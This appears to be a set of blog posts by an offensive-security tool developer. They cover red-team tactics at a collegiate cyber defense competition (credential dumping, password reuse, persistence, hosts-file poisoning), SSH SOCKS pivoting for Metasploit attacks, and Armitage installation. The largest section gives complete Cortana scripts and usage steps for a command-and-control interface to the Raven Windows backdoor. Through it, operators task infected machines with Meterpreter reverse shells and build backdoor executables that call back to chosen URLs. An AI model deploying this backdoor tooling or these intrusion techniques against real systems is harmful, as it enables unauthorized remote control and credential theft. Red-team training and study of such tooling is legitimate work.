
I spent most of my time during the competition managing Beacons across multiple servers. I would task Beacons to spawn sessions to one of the team servers my red team compatriots were connected to. The idea is this, if a blue team member sees notepad.exe connecting to an IP address, they may squash that connection and block that IP address, but so long as they don’t discover the Beacons, they can’t keep us out.
netstat -nab is a tool to help you discover rogue notepad.exe instances connecting to the internet
Sometimes, we’d get access to a Windows system that we did not have before. This may be because the team’s system or network was down during our earlier exploiting frenzy. When this happened, I’d help whoever gained access to the system pass it to me, so I could install persistence on it. This system would now be available for anyone connected to the team server to abuse or pivot through.
Sometimes, I’d fight to protect our persistence:
Later in the event, the two lead teams had creative egress filtering and routing in place. I spent my time trying to understand, through trial and error, what they would and wouldn’t allow. Eventually, I ended up having to task Beacon to send reverse https sessions to a team server located in Amazon’s EC2. This gave the folks interested in dealing with these teams the opportunity to do so.
Special Attention
Friday, before dinner, I opted to give each team special attention. My goal was to loop through each team, one at a time, understand their networks, understand what changed, and find the low hanging fruit I could grab and persist on again. I didn’t want to miss easy access opportunities from being too busy.
I started with team 13 and tasked any beacons I had calling home to give me a session. Once I had my sessions, I ran Windows Credential Editor again to get any plaintext passwords. I also dumped password hashes and gave them a quick pass through John the Ripper.
I then setup a pivot through a Windows system, discovered live hosts with an ARP scan, and used several Metasploit Framework modules to discover the open services.
If I didn’t have access to a Windows host for a team, I would try to work from a Linux system. Conveniently, the competition black team had a Raspberry Pi device installed on each team’s network. It was taped under a table and connected directly to their switch. These devices had default credentials and NMap. In several cases, I was able to use the Raspberry Pi to run NMap against a team and import the results into Cobalt Strike.
In the few cases that we didn’t have access to any systems (one team adopted a strategy of staying down the entire event!), I would run NMap from a non-team server system and import the results into Cobalt Strike.
Once I understood which services the team had open, I would then attempt all known credentials against their Windows and UNIX hosts. If a Windows 2003 system was not hooked, I would use the trusty ms08_067_netapi exploit again. I should state–ms08_067_netapi is the only memory corruption exploit I used during this event.
Ok, I’m not going to be re-exploiting this box anytime soon. Oh well 🙂
During this step of the game, I got lucky as several blue teams opted to use the same password on different systems. This reused password allowed me to get access to and persist on their Windows 2012 systems.
Checking a few choice file locations yielded access to other assets as well:
Shenanigans
The Western Regional CCDC Red Team had some crazy scary talent. Alex Levinson spent a lot of time administering forums for the blue teams. Alex, Vyrus, and Maus also built a system to track our accesses, credentials, and report our activity to the competition judges. This was a big help and we were able to pilot some ways to have the Metasploit Framework feed data to this system, automagically.
I spent some time poisoning hosts entries on student systems to prevent them from getting to their inject scoring engine site, google, and others.
A lot of pretty funny pranks came from the red team. I wish I was able to keep up with all of it and detail it to you here. Despite this shortcoming, I hope this perspective helped shed some light on the red team activity that took place over the weekend.
One last note to close with, like any effective team, we specialize. Our red team had an infrastructure specialist, folks going after web applications, some going after access via other means, and still others handling post-exploitation on Windows and UNIX. There really was a lot happening.
Pivoting through SSH
This is a pretty quick tip, but still useful. When you SSH to a host, you may use the -D flag to setup “dynamic” application-level port forwarding. Basically, this flag makes your ssh client setup a SOCKS server on the port you specify:
What you may not know, is that it’s possible to send your Metasploit Framework exploits through this SSH session. To do so, just set the Proxies option. It’s an Advanced option, so you will need to check the Show Advanced Options box in Armitage. The syntax is:
socks4:[host]:[port]
To send an attack through this SSH session, I would set Proxies to socks4:127.0.0.1:1234.

This came in hand at the North East Collegiate Cyber Defense Competition. We were able to get onto a student network through one Linux host. This Linux host could see another Linux host on the same network. Through this second Linux host, we were able to touch the team’s domain controller. We had cracked several credentials earlier. Our last task was to verify if any of them worked through the domain controller. We fixed the team’s DNS server and installed smbclient. Once we discovered one of our accounts could read the ADMIN$ share, we used ssh -D 8080 to get to the first server. We setup proxychains to go through this SOCKS host. We then used ssh -D 8081 to connect to the second server. From that point, we were able to point Proxies to socks4:127.0.0.1:8081 to psexec and executable to the domain controller. This executable delivered Cobalt Strike’s Beacon, which gave us some post-exploitation capabilities. We held that domain controller for the rest of the event.
If you ever need to pivot an attack through an SSH session, the Proxies option will come in handy.
Missing in Action: Armitage on Kali Linux
As you may know, the highly anticipated Kali Linux is now available. If you’ve fired it up, you may notice it’s missing a familiar tool. Armitage is not present. The Kali Linux team added an Armitage package to its repository today. To get it:
apt-get install armitage
Before you start Armitage, make sure the postgresql database is running:

One of the goals of Cortana is to give you the ability to integrate third-party tools and agents into Armitage and Cobalt Strike’s red team collaboration architecture. Last year, I was able to put the base language together, but the API had a major gap. There was no sanctioned way for Cortana bots to communicate with each other. Without this ability, I could not integrate a tool in the way this diagram envisions:
The latest Armitage and Cobalt Strike update addressed this gap by adding publish, query, and subscribe primitives to the Cortana API. Any script may publish data that other scripts (even across the team server) may consume. The query function makes it possible for any script to consume published data, in the order it happened. Optionally, scripts may share a “cursor”, so only one script may consume any published item or scripts may each provide their own cursor allowing each script to consume all published items in the order they’re made available. Scripts also have the option to subscribe to data. The subscribe function has Cortana periodically poll the team server, query data, and fire local events when new data is available. These three primitives are very powerful tools.
Let’s Integrate Raven
In the Cortana github repository is a Windows backdoor called Raven. Raven regularly polls a web server for taskings. These taskings are shellcode that Raven injects into a new notepad.exe proces. With today’s update, Raven gets a user interface and provides an example of integrating third-party agents into Armitage and Cobalt Strike through Cortana.
Here’s how it works
One system hosts the web server that Raven communicates to. To bridge Raven into the red team collaboration architecture, this system runs a server.cna script. This script watches Raven checkins by tailing the web server’s access.log file. When someone connects to the web server, it publishes information that clients may consume. Likewise, this server script subscribes to any commands that clients have published. When a client publishes a command (containing a URI and shellcode), this script creates that file on the web server so the Raven agent can download this task when it checks in next.
Here’s the code to server.cna:
global('$WEBROOT $WEBLOG');
# where are your web files served from?
$WEBROOT = "/var/www/";
# where is your Apache2 access.log?
$WEBLOG = "/var/log/apache2/access.log";
# this event fires when a command is published by client.cna
on raven_command {
local('$file $shellcode $handle');
($file, $shellcode) = $1;
if ($shellcode eq "") {
deleteFile(getFileProper($WEBROOT, $file));
}
else {
$handle = openf("&gt; $+ $WEBROOT $+ $file");
writeb($handle, $shellcode);
closef($handle);
}
}
# Cortana does not like blocking. If you're going to perform an action that blocks, use
# &amp;fork to create a new thread that performs the blocking activity. You can communicate
# with the rest of your script by firing a local event from your fork. Or you can make
# info available globally by publishing information from your fork.
fork({
local('$handle $text $host $uri $status $size');
# we're going to watch the weblog with tail. *pHEAR*
$handle = exec("tail -f $WEBLOG");
while $text (readln($handle)) {
if ($text ismatch '(.*?) - - .*? \\"GET (.*?) HTTP.1..\\" (\\d+) (\\d+) .*') {
($host, $uri, $status, $size) = matched();
# publish information on our checkin for client.cna to consume
publish("raven_checkin", %(host =&gt; $host, uri =&gt; $uri, status =&gt; $status, size =&gt; $size));
}
}
}, \$WEBLOG);
# subscribe to any commands client.cna publishes. Check every 10s for new ones.
subscribe('raven_command', '', '10s');
Thanks to server.cna, we now have a feed of data that raven clients may consume. We also have a way to publish data for the raven agent to act on. Now, we need a client. The client should subscribe to commands that server.cna publishes and present this information to the user. The client should also give the user a way to task the Raven agent. And, the client should give the user a way to configure a Raven DLL or executable.

Fortunately, Cortana was always good at this part. I took a lot of the GUI conventions that exist in Armitage and made them simple to recreate from a script. Here’s what the client.cna I wrote looks like:
Here’s the client.cna script:
# create a popup for the Raven manager, View -&gt; Raven
popup view_middle {
item "&amp;Raven" {
# &amp;spawn is a special function. It accepts a function as an argument
# and runs it in a new Cortana environment. This is like "new Object()"
# in other programming languages. I can now have multiple Raven instances
# at one time. They'll work independently of each other because of the
# isolation &amp;spawn provides.
spawn(&amp;raven_manager);
}
}
# a function to task our agent...
sub task {
local('$uri $host $port $shellcode');
$uri = table_selected_single($1, "uri")[0];
($host, $port) = split(":", prompt_text("listener host:port"));
# tell the framework to generate shellcode for us
$shellcode = generate($2, $host, $port, %(), "raw");
# publish a command for server.cna to act on
publish("raven_command", @($uri, $shellcode));
}
# define popups for our raven manager
popup raven_tasks {
item "Meterp TCP" {
task($1, "windows/meterpreter/reverse_tcp");
}
item "Meterp HTTP" {
task($1, "windows/meterpreter/reverse_http");
}
item "Meterp HTTPS" {
task($1, "windows/meterpreter/reverse_https");
}
separator();
item "Clear" {
local('$uri');
$uri = table_selected_single($1, "uri")[0];
publish("raven_command", @($uri, ""));
}
}
sub raven_manager {
global('$table %checkins $id');
# fired when server.cna publishes a checkin notice for clients to consume
on raven_checkin {
# store our most recent checkin
local('$key');
$key = $1['host'] . $1['uri'];
%checkins[$key] = $1;
%checkins[$key]['last'] = "now";
%checkins[$key]['time'] = ticks();
# sets our table rows
table_update($table, values(%checkins));
}
# update our Raven table every 1s.
on heartbeat_1s {
local('$host $data');
foreach $host =&gt; $data (%checkins) {
$data['last'] = ((ticks() - $data['time']) / 1000) . 's';
}
table_update($table, values(%checkins));
}
# fired when user clicks "Task Raven" or "Raven EXE" buttons
on tab_table_click {
if ($3 eq "Export EXE") {
generate_raven(script_resource("raven.exe"));
}
else if ($3 eq "Export DLL") {
generate_raven(script_resource("raven.dll"));
}
}
# stop any ongoing activity related to this spawned cortana instance when the tab closes
on tab_table_close {
quit();
}
# display a tab with a table showing our raven checkins...
$table = open_table_tab("Raven", $null,
@('host', 'uri', 'status', 'size', 'last'), # columns
@(), # rows
@("Export DLL", "Export EXE"), # buttons
"raven_tasks", # popup hook
$null); # no multiple selections
# generate a random id that acts as a cursor identifier for all raven checkins
$id = rand(ticks());
# query all checkins so far and add them to our data store
foreach $checkin (query("raven_checkin", $id)) {
$checkin['time'] = ticks();
$checkin['last'] = "unknown";
%checkins[$checkin['host'] . $checkin['uri']] = $checkin;
}
# subscribe to all future checkins... check for changes every 5s
subscribe("raven_checkin", $id, "5s");
}
# this function patches raven.exe and raven.dll with user provided info
# it will look for 1024 A's and patch our strng in there. It then saves
# this patched function where ever the user would like it.
sub generate_raven {
local('$urls $handle $data $index $saveto');
$urls = prompt_text("Which URLs should I call back to?\ne.g., http://host1/file1, http://host2/file2, etc.");
if ($urls eq "") {
return;
}
$urls = join(',', split(',\s+', $urls));
$saveto = prompt_file_save("");
if ($saveto eq "") {
return;
}
$handle = openf($1);
$data = readb($handle, -1);
closef($handle);
$index = indexOf($data, 'A' x 1024);
$urls .= "\x00";
$data = replaceAt($data, "$[1024]urls", $index);
$handle = openf('&gt;' . $saveto);
writeb($handle, $data);
closef($handle);
show_message("Saved");
}
How to try it…
To use these scripts, simply follow these steps on a BackTrack Linux system:
In a terminal, start the web server: service apache2 start
Make sure you have the latest Armitage release and start it
Go to View -> Script Console
Type: load /path/to/server.cna
Type: load /path/to/client.cna
Go to View -> Raven
Press Export EXE and create a Raven executable that points to your BackTrack system (e.g., http://your ip/foo)
Run this EXE on a Windows target
Start a multi/handler for windows/meterpreter/reverse_tcp on port 4444
When the agent checks in, right-click it in the Raven tab, and task it to give you a Meterpreter TCP session on your ip:4444
The beauty of this system is that I have to create client.cna and server.cna once. Now, any number of users connecting to my team server (locally or remotely) may load client.cna. They now have the ability to control this Raven agent managed by server.cna for me.
This integration doesn’t have to apply just to agents. If there’s a tool with an RPC interface, you may create a server.cna script that exposes its capabilities to a client.cna script that you write.
This was always part of the vision behind Cortana. Unfortunately, one year ago, the team server didn’t have the primitives to support a publish, query, subscribe API. It does now.